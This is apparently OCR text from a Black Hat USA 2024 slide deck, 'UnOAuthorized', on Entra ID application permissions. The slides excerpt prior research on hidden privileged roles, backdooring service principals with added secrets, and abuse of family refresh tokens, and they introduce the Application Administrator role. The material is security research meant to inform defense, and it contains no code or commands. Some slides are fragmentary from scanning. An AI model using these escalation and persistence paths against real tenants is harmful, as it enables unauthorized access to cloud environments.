UnOAuthorized

Eric Woodruff

Senior Security Researcher, Semperis

black hat USA 2024

@ericonidentity.com

@ericonidentity

/in/ericonidentity

@ericonidentity@infosec.exchange

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Senior Security Researcher

semperis

Unauthorized

Unauthorized + OAuth 2.0

UnOAuthorized[1]

[1] 🎩 h/t to myself, AI did not help with this name

Background

Background

Plenty of research on Entra ID app permissions and roles[1]

- GitHub - secureworks/family-of-client-ids-research: Research into Undocumented Behavior of Azure AD Refresh Tokens
- Azure Redirect URI Takeover Vulnerability | Secureworks
- Everything about Service Principals, Applications, and API Permissions | Microsoft 365 Security (m365internals.com)
- Automating application permission grant while avoiding AppRoleAssignment.ReadWrite.All | by Sahil Malik | Winsmarts.com
- Stealthy Persistence with “Directory Synchronization Accounts” Role in Entra ID | by Clément Notin [Tenable] | Tenable TechBlog | Jun, 2024 | Medium
- The Intersection of Graph and Entra ID: Application Permissions and Roles - Eric on Identity
- Azure AD privilege escalation - Taking over default application permissions as Application Admin - dirkjanm.io
- The Most Dangerous Entra Role You’ve (Probably) Never Heard Of | by Andy Robbins | Posts By SpecterOps Team Members
- How to Backdoor Azure Applications and Abuse Service Principals (inversecos.com)

[1]A very small, non-exhaustive list

The Most Dangerous Entra Role You've (Probably) Never Heard Of

Andy Robbins · Follow
Published in Posts By SpecterOps Team Members · 6 min read · Feb 16, 2024

136

Entra ID has a built-in role called "Partner Tier2 Support" that enables escalation to Global Admin, but this role is hidden from view in the Azure portal GUI.

InverseCos

How to Backdoor Azure Applications and Abuse Service Principals

October 26, 2021

If an attacker gains access to an Azure tenant (with sufficient permissions) they can add a "secret" or a "certificate" to an application. This will allow an attacker single-factor access to Azure allowing the attacker to persist within the client environment. Further, each application that exists within an Azure tenant has a service principal automatically assigned/created. This happens every time an application is registered within an Azure portal. A service principal account is basically an identity that's used by applications, tools to access resources / perform automated actions.

Attackers want to target service principals because:

- Service accounts and service principals do not have MFA
- Attackers can log into Azure using a service principal account
- These accounts exist with all applications in Azure (most companies have several)
- These accounts cannot be controlled through conditional access

This blog post is going to show you how to create / register an application within an Azure portal; how to backdoor the application (aka add a "secret') and lastly, how to detect this. I tried to make this blog post as simple as I possibly can :)

Stealthy Persistence with "Directory Synchronization Accounts" Role in Entra ID

Clément Notin [Tenable] · Follow
Published in Tenable TechBlog · 8 min read · Jun 3, 2024

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Summary

The "Directory Synchronization Accounts" Entra role is very powerful (allowing privilege escalation to the Global Administrator role) while being hidden in Azure portal and Entra admin center, in addition to being poorly documented, making it a perfect stealthy backdoor for persistence in Entra ID

Dirk-jan Mollema
Hacker, red teamer, researcher. Likes to write infosec-focussed Python tools. This is my personal blog containing research on topics I find interesting, such as (Azure) Active Directory internals, protocols an vulnerabilities.

Looking for a security test or training? Business contact via outsidersecurity.nl

Azure AD privilege escalation - Taking over default application permissions as Application Admin

5 minute read

During both my DEF CON and Troopers talks I mentioned a vulnerab
where an Application Admin or a compromised On-Premise Sync Ac

MENU

Automating application permission grant while avoiding AppRoleAssignment.ReadWrite.All

Sahil Malik · Follow
Published in Winsmarts.com · 5 min read · Apr 29, 2021

8

In a previous blogpost, I had detailed out the steps for automating permission grants (for both delegated and application permissions) from a headless process, i.e. in automation, using a managed identity or service prinicipal. This is something you'd often use in DevOps.

There was a big downside in the approach I had outlined, it required you to

Everything About Service Principals, Applications, And API Permissions

Posted on July 24, 2021 | by m365guy | Leave a comment

Service Principals are identities used by created applications, services, and automation to
co
th
ap
a

Secureworks®

THREAT ANALYSIS

AZURE REDIRECT URI TAKEOVER VULNERABILITY

Abusing Family Refresh Tokens for Unauthorized Access and Persistence in Azure Active Directory

- Ryan Marcotte Cobb, CTU Special Operations
- Tony Gore, CTU Special Operations

Undocumented functionality in Azure Active Directory allows a group of Microsoft OAuth client applications to obtain special "family refresh tokens," which can be redeemed for bearer tokens as any other client in the family. We will discuss how this functionality was uncovered, the mechanism behind it, and various attack paths to obtain family refresh tokens. We will demonstrate how this functionality can be abused to access sensitive data. Lastly, we will share relevant information to mitigate the theft of family refresh tokens.

OWNING THE CLOUD

GLOBAL ADMIN

DOMAIN ADMIN

Setting the stage

Application Administrator Role

Entra ID

Application Administrator Role

Entra ID


Application Administrator
Cloud Application Administrator

Application Administrator Role


Entra ID

Application Administrator
Cloud Application Administrator


Application Administrator Role



Application Administrator Role



Application Administrator Role



Application Administrator Role


Application A


Application B



Application C



Entra ID

